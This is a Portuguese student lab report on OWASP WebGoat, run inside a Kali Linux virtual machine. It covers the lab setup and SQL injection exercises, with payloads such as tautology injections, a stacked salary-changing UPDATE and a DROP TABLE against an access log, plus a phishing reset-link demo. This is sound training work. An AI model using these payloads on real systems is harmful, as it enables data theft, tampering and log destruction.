

Universidade Unicesumar

Leonardo de Lima Póss

Desafio Profissional:
Vulnerabilidades em
Aplicações WEB

Curitiba,

2023

Leonardo de Lima Póss

Desafio Profissional:
Vulnerabilidades em
Aplicações WEB

Trabalho apresentado ao
curso de engenharia de
software como requisito para
obtenção de nota.

Professora Ana Paula

Curitiba,

2023

Sumário:

Sumário:	3
Introdução:	4
Contexto e justificativa do trabalho prático:	4
Objetivos:.....	4
Metodologia:	4
Ambiente Virtual:	4
Instalação e configuração do ambiente virtual:	4
Instalação e Configuração do Linux na Máquina Virtual:.....	5
Instalação e Configuração do WebGoat:	5
Visão Geral do WebGoat:	5
Descrição e Funcionalidades do WebGoat:	5
Como acessar e navegar no WebGoat:	6
Práticas Comuns de Segurança em Aplicações Web:	6
Conceitos Básicos de Aplicações de Segurança:	6
Identificação de Vulnerabilidades Comuns em Aplicações Web:	7
Boas Práticas para Mitigação de Vulnerabilidades em Aplicações Web:	8
SQL Injection:.....	8
Tarefas dentro do WebGoat:	9
Introduction:.....	9
Básico HTTP:	10
Ferramentas de Desenvolvedor:.....	11
Tríade Cia:	12
Intro Injeção SQL:	13
Conclusão:	16
Síntese de Resultados e Conclusões do Trabalho Prático:	16
Limitações do Trabalho e Sugestões Para Trabalhos Futuros:	16
Referencias Bibliográficas:	17

Introdução:

Contexto e justificativa do trabalho prático:

Com o tema de cibersegurança como foco principal da disciplina, fora escolhida a atividade de criar um ambiente virtual com SO (Sistema Operacional), Linux para que assim através das ferramentas e funcionalidades disponibilizadas pela ‘WebGoat’ fossem utilizadas de forma a não acarretar riscos aos computadores pessoais dos alunos ao realizarem a tarefa, sua principal justificativa é ter o mínimo de experiência prática no âmbito de vulnerabilidades em cibersegurança, com ênfase em: SQL injection. As atividades realizadas serão “Introduction” e “General” exceto as atividades contidas em “General” HTTP Proxies e Writing New Lesson, também será realizada a atividade (A3) Injection com referência ao SQL Injection (Intro).

Objetivos:

Criar, configurar e utilizar uma máquina virtual que execute o sistema operacional Kali Linux, afim de experienciarmos a exploração de vulnerabilidades em ambiente controlado.

Metodologia:

Para criação do ambiente virtual fora utilizado o software VirtualBox-64bits além de usar o SO indicado nas instruções de configuração da atividade, Kali Linux e a ferramenta qBitTorrent para a realização do download do SO, para o fim de estudar as vulnerabilidades fora escolhido o SQL Injection e como ferramenta de estudo fora utilizado a WebGoat dentro do ambiente virtual.

Ambiente Virtual:

Instalação e configuração do ambiente virtual:

A instalação e configuração do ambiente virtual seguiu sem dificuldades, somente com o tutorial fornecido nas instruções de configuração da atividade.

Instalação e Configuração do Linux na Máquina Virtual:

Na instalação do Linux houveram algumas dificuldades, em instalar corretamente o sistema em uma primeira tentativa fora instalado uma versão sem interface gráfica, o que levou a criar um novo ambiente virtual para a instalação com interface gráfica, outra dificuldade foi no momento de escolher a “partição de disco” o que também levou a mais tarde criar um novo ambiente virtual e mudar as configurações de instalação até que finalmente houve sucesso, já na instalação do JRE, não teve problemas e seguir as instruções fornecidas já foi o bastante.

Instalação e Configuração do WebGoat:

A instalação do WebGoat foi o que mais houve dificuldades, visto que o link fornecido não obteve sucesso na instalação e teve a procura de um que estivesse funcional até que fora encontrado no endereço virtual acessível pelo link seguinte: [“<https://github.com/WebGoat/WebGoat/releases/download/v2023.4/webgoat-2023.4.jar>”](https://github.com/WebGoat/WebGoat/releases/download/v2023.4/webgoat-2023.4.jar), que obteve sucesso em sua instalação, o comando “Java -jar webgoat-container-8.1.0-war-exec.jar” foi alterado para “Java -jar webgoat-2023.4.jar”, desta forma a instalação e configuração foi bem sucedida.

Visão Geral do WebGoat:

Descrição e Funcionalidades do WebGoat:

O WebGoat é um projeto de aplicativo web intencionalmente inseguro usado para fins educacionais e de treinamento em segurança da web. Ele foi desenvolvido para ajudar os desenvolvedores e profissionais de segurança a entenderem e explorarem as vulnerabilidades comuns encontradas em aplicações web.

Vulnerabilidades intencionais: O WebGoat possui uma série de lições e exercícios que demonstram várias vulnerabilidades de segurança da web, como injeção de SQL, Cross-site scripting (XSS), ataques de força bruta, entre outros.

Aprendizado prático: Os usuários podem interagir com o WebGoat através de um navegador da web e realizar exercícios que envolvem a exploração e a exploração das vulnerabilidades presentes na aplicação.

Feedback e orientação: O WebGoat fornece feedback detalhado sobre as ações do usuário, orientando-os sobre como as vulnerabilidades podem ser exploradas e como se proteger contra elas.

Ampliação de conhecimento: O projeto WebGoat inclui uma ampla variedade de lições e cenários, cobrindo várias vulnerabilidades e técnicas de ataque comuns, ajudando os usuários a expandirem seu conhecimento sobre segurança da web.

Como acessar e navegar no WebGoat:

Após baixar e instalar o WebGoat em um servidor local, você pode acessá-lo por meio de um navegador da web, digitando o endereço local onde o aplicativo está sendo executado. Ao criar uma conta de usuário (se necessário), você poderá explorar as lições disponíveis, que abrangem diversas vulnerabilidades de segurança. O WebGoat fornece instruções e orientações para realizar exercícios práticos, permitindo que os usuários experimentem diferentes técnicas de ataque e aprendam sobre as consequências de suas ações.

Práticas Comuns de Segurança em Aplicações Web:

Conceitos Básicos de Aplicações de Segurança:

A segurança em aplicações web é um aspecto fundamental para proteger dados, usuários e sistemas contra ameaças e vulnerabilidades. Alguns conceitos básicos são essenciais para garantir a segurança em aplicações web. A autenticação, por exemplo, é o

processo de verificar a identidade do usuário antes de conceder acesso a recursos protegidos. Já a autorização controla as permissões e os privilégios dos usuários autenticados. É importante implementar mecanismos seguros de autenticação e autorização, como senhas fortes, autenticação em duas etapas e gerenciamento adequado de sessões.

Outro conceito crucial é a proteção contra ataques de injeção, como a injeção de SQL e de código. É recomendado utilizar consultas parametrizadas ou instruções preparadas e evitar a concatenação direta de dados de entrada em consultas ou comandos. Além disso, é necessário proteger contra ataques de Cross-Site Scripting (XSS) e Cross-Site Request Forgery (CSRF), por meio da implementação de filtros de entrada, escape de saída e tokens CSRF.

O gerenciamento de erros e exceções também desempenha um papel importante na segurança. É crucial evitar o fornecimento de informações detalhadas sobre erros ao usuário final, implementando um tratamento adequado de erros e registrando-os de forma segura. Manter o software atualizado, aplicar patches de segurança e utilizar criptografia para proteger a comunicação e dados sensíveis são práticas indispensáveis.

Além disso, é recomendado realizar testes de segurança, como testes de penetração e varreduras de vulnerabilidades, para identificar possíveis brechas e corrigi-las antes que sejam exploradas.

Identificação de Vulnerabilidades Comuns em Aplicações Web:

A identificação de vulnerabilidades comuns em aplicações web é de extrema importância para garantir a segurança dos sistemas. Dentre as vulnerabilidades mais frequentes, destacam-se: injeção de SQL, onde dados não confiáveis são inseridos incorretamente em consultas SQL; Cross-Site Scripting (XSS), que permite a inserção de scripts maliciosos em páginas web; Cross-Site Request Forgery (CSRF), um ataque que engana o navegador do usuário para realizar ações indesejadas em um site; exposição de dados sensíveis, que ocorre quando informações confidenciais são armazenadas ou transmitidas de forma insegura; autenticação fraca, envolvendo senhas fracas ou

autenticação não segura; gerenciamento inadequado de sessões, que pode levar a ataques de sequestro de sessão; falta de validação de entrada, permitindo a execução de códigos maliciosos; configuração inadequada do servidor, expondo informações sensíveis; inclusão de arquivos não confiáveis, possibilitando a inserção de códigos maliciosos; e falta de controle de acesso, permitindo acesso não autorizado a informações ou funcionalidades restritas.

Boas Práticas para Mitigação de Vulnerabilidades em Aplicações Web:

Para mitigar vulnerabilidades em aplicações web, é crucial adotar boas práticas de segurança. Dentre as recomendações mais importantes estão: manter o software atualizado, incluindo sistema operacional, servidores web, frameworks e bibliotecas utilizados; utilizar o princípio do "menor privilégio" para limitar o acesso a recursos sensíveis; validar e filtrar rigorosamente a entrada de dados para evitar injeção de código malicioso; empregar criptografia para proteger informações sensíveis e garantir a segurança da comunicação; implementar autenticação segura, com senhas fortes e autenticação em duas etapas; aplicar controle de acesso granular para que cada usuário tenha acesso apenas ao necessário; gerenciar corretamente as sessões, utilizando tokens de sessão seguros e encerrando-as adequadamente; realizar testes de segurança regulares, como testes de penetração e varreduras de vulnerabilidades; proteger-se contra ataques de CSRF com mecanismos de proteção; e manter registros de atividades e monitorar a aplicação para detectar tentativas de intrusão e comportamentos suspeitos. Essas boas práticas ajudam a fortalecer a segurança das aplicações web e reduzir o risco de exploração de vulnerabilidades.

SQL Injection:

A SQL Injection é uma vulnerabilidade comum em aplicações web que ocorre quando dados não confiáveis são inseridos incorretamente em consultas SQL. Essa falha de segurança permite que um invasor execute comandos maliciosos no banco de dados, podendo manipular, modificar ou excluir dados, obter informações sensíveis e até mesmo assumir o controle total do sistema. O ataque de SQL Injection explora a falta de validação e sanitização adequadas dos dados de entrada, permitindo a inserção de trechos de código SQL não autorizados. Para evitar essa vulnerabilidade, é essencial utilizar práticas seguras de programação, como a utilização de consultas parametrizadas ou a adoção de ORM


(Object-Relational Mapping), que tratam os dados de forma automática e segura, prevenindo a injeção de código SQL malicioso. Além disso, a implementação de filtros e validações de entrada adequados é fundamental para garantir que somente dados confiáveis e válidos sejam processados pelas consultas SQL, protegendo assim o sistema contra ataques de SQL Injection.

Tarefas dentro do WebGoat:

Introduction:

Atividade 1:

Try it; type in your e-mail address below and check your inbox in WebWolf. Then type in the unique code from the e-mail in the field below.



Try it; type in your e-mail address below and check your inbox in WebWolf. Then type in the unique code from the e-mail in the field below.

Type in your unique code Go


Congratulations. You have successfully completed the assignment.

Com o uso de uma caixa de Email próprio da WebGoat, foi inserido o nome de usuário para um Email fictício e foi enviado um código único, que nesta ocasião consistiu no nome de usuário escrito ao contrário.

Atividade 2:

Suppose we tricked a user into clicking on a link he/she received in an email. This link will open up our crafted password reset link page. The user does not notice any differences compared to the normal password reset page of the company. The user enters a new password and hits enter. The new password will be sent to your host. In this case, the new password will be sent to WebWolf. Try to locate the unique code.

Please be aware that the user will receive an error page after resetting the password. In a real attack scenario the user would probably see a normal success page (this is due to a limit on what we can control with WebWolf)



Click here to reset your password

Type in your unique code Go

Congratulations. You have successfully completed the assignment.

A atividade tinha como foco, demonstrar como links falsos de mudança de senha funcionam, o hyperlink presente na atividade redirecionava a uma página de alteração

de senha, que quando efetuada não resultava em nada além de deixar explícita a senha na barra de pesquisa.

Básico HTTP:

Atividade 1:

1 2 3

Enter your name in the input field below and press "Go!" to submit. The server will accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.

Try It!

Enter your name in the input field below and press "Go!" to submit. The server will accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.

✓
Enter Your Name:
The server has reversed your name: odranoel

Com intuito de demonstrar o manejo básico de HTTP, foi inserido o nome “Leonardo” e como resposta a atividade retornou o nome escrito ao contrário.

Atividade 2:

The Quiz

Was the HTTP command a POST or a GET: POST

What is the magic number: 72

Congratulations. You have successfully completed the assignment.

Device simulation changes require a reload to fully apply. Automatic reloads are disabled by default to avoid losing any changes in DevTools. You can enable reloading via the Settings menu.

Writing new lesson

(A1) Broken Access Control >

(A2) Cryptographic Failures >

(A3) Injection >

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

https://www.kali.org/

18 requests | 64.33 KB / 68.36 KB transferred | Finish: 30.93 s

Status Method Domain File Initiator Type Transferred Size Headers Cookies Request Response Timings Stack Trace

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	127.0.0.1:8080	lessonoverview.mvc	jquery.min.js:2 (xhr)	json	529 B	300 B						
200	GET	127.0.0.1:8080	lessonmenu.mvc	jquery.min.js:2 (xhr)	json	7.93 KB	7.70 KB						
200	GET	127.0.0.1:8080	lessonoverview.mvc	jquery.min.js:2 (xhr)	json	529 B	300 B						
200	GET	127.0.0.1:8080	lessonmenu.mvc	jquery.min.js:2 (xhr)	json	7.93 KB	7.70 KB						
200	GET	127.0.0.1:8080	lessonoverview.mvc	jquery.min.js:2 (xhr)	json	529 B	300 B						
200	GET	127.0.0.1:8080	lessonmenu.mvc	jquery.min.js:2 (xhr)	json	7.93 KB	7.70 KB						

Com o comando POST e o auxílio do console de inspeção, foi possível realizar a atividade, o objetivo era de conseguir o valor de um “número mágico”.

Ferramentas de Desenvolvedor:

Atividade 1:

The screenshot shows a browser window with the URL `127.0.0.1:8080/WebGoat/start.mvc#lesson/ChromeDevTools.lesson/3`. The page is titled "Try It! Using the console". It contains instructions to use the JavaScript function `webgoat.customjs.phoneHome()` in the console and paste the result into a text input field. Below the instructions, the browser's developer tools are open, specifically the Network tab. In the console, the command `webgoat.customjs.phoneHome()` is run, and the output is shown as a JSON object: `phone home said {"lessonCompleted:true, ... , "output":"phone home response is 760113818", "assignment": "DOMCrossSiteScripting", "attemptWasMade":true}`. The text input field contains the value `760113818`, which is highlighted in red.

Inserido o comando de Javascript ‘`webgoat.customjs.phonehome()`’ no console, foi possível obter o número de telefone fictício que era o objetivo da atividade (760113818).

Atividade 2:

Try It! Working with the Network tab

In this assignment, you need to find a specific HTTP request and read a randomized number. To start, click the first button. This will generate an HTTP request. Try to find the specific HTTP request. The request should contain a field: `networkNum:` Copy the number displayed afterward into the input field below and click on the check button.

Click this button to make a request:

What is the number you found:

Correct, Well Done.

Também com o auxílio do console de inspeção, com o objetivo de obter o numero aleatório, foi necessário clicar no botão ‘GO’ e procurar as requisições dentro da inspeção ‘NETWORK’, desta maneira foi obtido o número referido na imagem.

Tríade Cia:

Atividade de Questionário:

1. How could an intruder harm the security goal of confidentiality?

- Solution 1: By deleting all the databases.
- Solution 2: By stealing a database where general configuration information for the system is stored.
- Solution 3: By stealing a database where names and emails are stored and uploading it to a website.
- Solution 4: Confidentiality can't be harmed by an intruder.

2. How could an intruder harm the security goal of integrity?

- Solution 1: By changing the names and emails of one or more users stored in a database.
- Solution 2: By listening to incoming and outgoing network traffic.
- Solution 3: By bypassing authentication mechanisms that are in place to manage database access.
- Solution 4: Integrity can only be harmed when the intruder has physical access to the database storage.

3. How could an intruder harm the security goal of availability?

- Solution 1: By exploiting bugs in the systems software to bypass authentication mechanisms for databases.
- Solution 2: By redirecting emails with sensitive data to other individuals.
- Solution 3: Availability can only be harmed by unplugging the power supply of the storage devices.
- Solution 4: By launching a denial of service attack on the servers.

4. What happens if at least one of the CIA security goals is harmed?

- Solution 1: A system can be considered safe until all the goals are harmed. Harming one goal has no effect on the systems security.
- Solution 2: The systems security is compromised even if only one goal is harmed.
-
- Solution 3: It's not that bad when an attacker reads or changes data, at least some data is still available, hence only when the goal of availability is harmed the security of the system is compromised.
-
- Solution 4: It shouldn't be a problem if an attacker changes data or makes it unavailable, but reading sensitive data is not tolerable. There's only a problem when confidentiality is harmed.

Intro Injeção SQL:

Atividade 2:

It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓
SQL
query SQL query

You have succeeded!
Select * from employees where userid='96134'
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN PHONE
96134 Bob Franco Marketing 83700 LO9S2V null

O intuito da atividade era conseguir extrair uma informação específica da tabela de empregados, o comando utilizado foi “Select * From employees Where userid='96134’;

Atividade 3:

It is your turn!

Try to change the department of Tobi Barnett to ‘Sales’. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓
SQL
query SQL query

Congratulations. You have successfully completed the assignment.
UPDATE employees set department =‘Sales’ where userid=‘89762’
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN PHONE
89762 Tobi Barnett Sales 77000 TA9LL1 null

O objetivo da atividade foi alterar o departamento de um dos empregados, um comando simples com UPDATE foi utilizado.

Atividade 4:

Now try to modify the schema by adding the column “phone” (varchar(20)) to the table “employees”.

✓
SQL
query SQL query

Congratulations. You have successfully completed the assignment.
Alter table employees add columnPhone varchar(20)

O objetivo da atividade era adicionar uma tabela chamado PHONE através do SQL e o comando alter table foi utilizado junto com as especificações exigidas da atividade.

Atividade 5:

Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user`:

The screenshot shows a web-based interface for running SQL queries. A dropdown menu at the top left is set to 'SQL query'. Below it is a text input field containing the SQL command: 'GRANT ALL ON grant_rights TO unauthorized_user;'. A 'Submit' button is present. At the bottom of the interface, a message box displays: 'Congratulations. You have successfully completed the assignment.'

O objetivo da atividade foi garantir direitos para o usuário não autorizado, o comando utilizado foi “Grant All ON employees to unauthorized_user”.

Atividade 9:

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '" + lastName + "'";
```

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

The screenshot shows a web-based interface for testing SQL injection. At the top, there is a dropdown menu set to 'SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith' or 1 = 1'. Below the dropdown is a 'Get Account Info' button. The main area displays a table of user data. The table has columns: USERID, FIRST NAME, LAST NAME, CC NUMBER, CC TYPE, COOKIE, LOGIN COUNT. The data includes rows for various users like Joe, John, Jane, etc., with their respective card details and login counts. At the bottom, there is explanatory text about the injection query and its result.

You have succeeded!

USERID	FIRST NAME	LAST NAME	CC NUMBER	CC TYPE	COOKIE	LOGIN COUNT
101	Joe	Snow	987654321	VISA	, 0	
101	Joe	Snow	2234200065411	MC	, 0	
102	John	Smith	2435600002222	MC	, 0	
102	John	Smith	4352209902222	AMEX	, 0	
103	Jane	Plane	123456789	MC	, 0	
103	Jane	Plane	333498703333	AMEX	, 0	
10312	Jolly	Hershey	176896789	MC	, 0	
10312	Jolly	Hershey	333300003333	AMEX	, 0	
10322	Grumpy	youaretheweakstink	673834488	MC	, 0	
10322	Grumpy	youaretheweakstink	33413003333	AMEX	, 0	
15603	Peter	Sand	123609789	MC	, 0	
15603	Peter	Sand	33809345333	AMEX	, 0	
15613	Joeph	Something	33843453533	AMEX	, 0	
15837	Chaos	Monkey	32849386533	CM	, 0	
19204	Mr	Goat	3381295333	VISA	, 0	

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or 1 = 1
Explanation: This injection works, because or 1 = 1 always evaluates to true (The string ending literal for 1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE, which will always evaluate to true, no matter what came before it.

O objetivo da atividade foi descobrir a sintaxe correta da requisição, que por sua vez tem por intuito extrair informações determinadas do banco de dados.

Atividade 10:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND user_id = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓

Login_Count:

User_Id:

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	435209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joeph	Something	3384345353	AMEX	,	0
15837	Chaos	Monkey	32849386533	CM	,	0
19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= true

A atividade proposta teve como objetivo extrair os dados de uma tabela através do comando que foi especificado, os valores substituídos de login Count e User_Id foram, 0 e true respectivamente.

Atividade 11:

It is your turn!

You are an employee named John Smith working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique authentication TAN to view their data.

Your current TAN is 3SL90A.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, you want to take a look at the data of all your colleagues to check their current salaries.

Use the form below and try to retrieve all employee data from the employees table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

✓

Employee Name: Lastname

Authentication TAN: TAN

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE	COLLUMNPHONE
32147	Paulina	Travers	Accounting	46000	P46JSI	null	null
34477	Abraham	Holman	Development	50000	UU2ALK	null	null
37648	John	Smith	Marketing	100000	3SL99A	null	null
89762	Tobi	Barnett	Sales	77000	TA9L1	null	null
96134	Bob	France	Marketing	83700	LO9S2V	null	null

O objetivo desta atividade também era extraír informações da tabela de empregados, os valores a serem substituídos foram os nomes de empregados e o autenticador, Smith ' OR '1'='1 respectivamente.

Atividade 12:

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.

Better go and change your own salary so you are earning the most!

Remember: Your name is John Smith and your current TAN is 3SL99A.

✓ Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE	COLLUMNPHONE
37648	John	Smith	Marketing	100000	3SL99A	null	null
96134	Bob	Franco	Marketing	83700	L09S2V	null	null
89762	Tobi	Barnett	Sales	77000	TAGLL1	null	null
34477	Abraham	Holman	Development	50000	UI2ALK	null	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null	null

O objetivo da atividade era alterar o salário de um dos empregados e o comando utilizado foram: Smith, ';' update employees set salary = 100000 where auth_tan = '3SL99A', respectivamente.

Atividade 13:

Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: availability.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!
Better go and delete it completely before anyone notices.

✓ Action contains:

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

O objetivo foi deletar a tabela access_log, o comando utilizado foi ';' drop table access_log -- .

Conclusão:

Síntese de Resultados e Conclusões do Trabalho Prático:

Após todo o processo de instalação e configuração, com foco na realização de algumas atividades direcionadas à vulnerabilidade SQL Injection, foi realizada 5 atividades de injeção dentro do ambiente virtual através do WebGoat, as atividades envolviam extrair informações das tabelas presentes, alterar dados, conceder e remover permissões a usuários desautorizados para o caso de conceder e usuários que antes possuíam as permissões para os casos de remover tais permissões.

Limitações do Trabalho e Sugestões Para Trabalhos Futuros:

Como já abordados durante o desenvolvimento do documento, as dificuldades se deram na instalação do SO, e na configuração do mesmo além de haver a dificuldade de

baixar e acessar o WebGoat, tanto em relação a ter de procurar um novo link funcional quanto na execução dos comandos no terminal. A atividade HTTP Proxies referida na introdução apresentou diversas complicações não só na máquina virtual como na máquina física, esquentou mais que o habitual e travou as telas, tendo esses tipos de complicações, a atividade em questão não pode ser realizada, já a atividade Writting New Lesson, também referida na introdução possui um grau grande de complexidade, além das capacidades que são detidas atualmente pelo autor do trabalho, tendo isso em foco a atividade teve sua realização evitada.

Referencias Bibliográficas:

OWASP WebGoat Project. Disponível em:

https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project. Acesso em: 19 de maio de 2023.

WebGoat. Disponível em: <https://github.com/WebGoat/WebGoat>. Acesso em: 19 de maio de 2023.

OWASP. SQL Injection. Disponível em: https://owasp.org/www-community/attacks/SQL_Injection. Acesso em: 19 de maio de 2023.

OWASP. Cross-Site Scripting (XSS). Disponível em: <https://owasp.org/www-community/attacks/xss/>. Acesso em: 19 de maio de 2023.

OWASP. Cross-Site Request Forgery (CSRF). Disponível em:
<https://owasp.org/www-community/attacks/csrf>. Acesso em: 19 de maio de 2023.

OWASP. Disponível em: <https://owasp.org/www-community/>. Acesso em: 19 de maio de 2023.

OWASP Top Ten Project. Disponível em: <https://owasp.org/www-project-top-ten/>. Acesso em: 19 de maio de 2023.

Microsoft Docs. SQL Injection. Disponível em: <https://docs.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver15>. Acesso em: 19 de maio de 2023.

W3Schools. SQL Injection. Disponível em:
https://www.w3schools.com/sql/sql_injection.asp. Acesso em: 19 de maio de 2023.

PortSwigger. SQL Injection. Disponível em: <https://portswigger.net/web-security/sql-injection>. Acesso em: 19 de maio de 2023.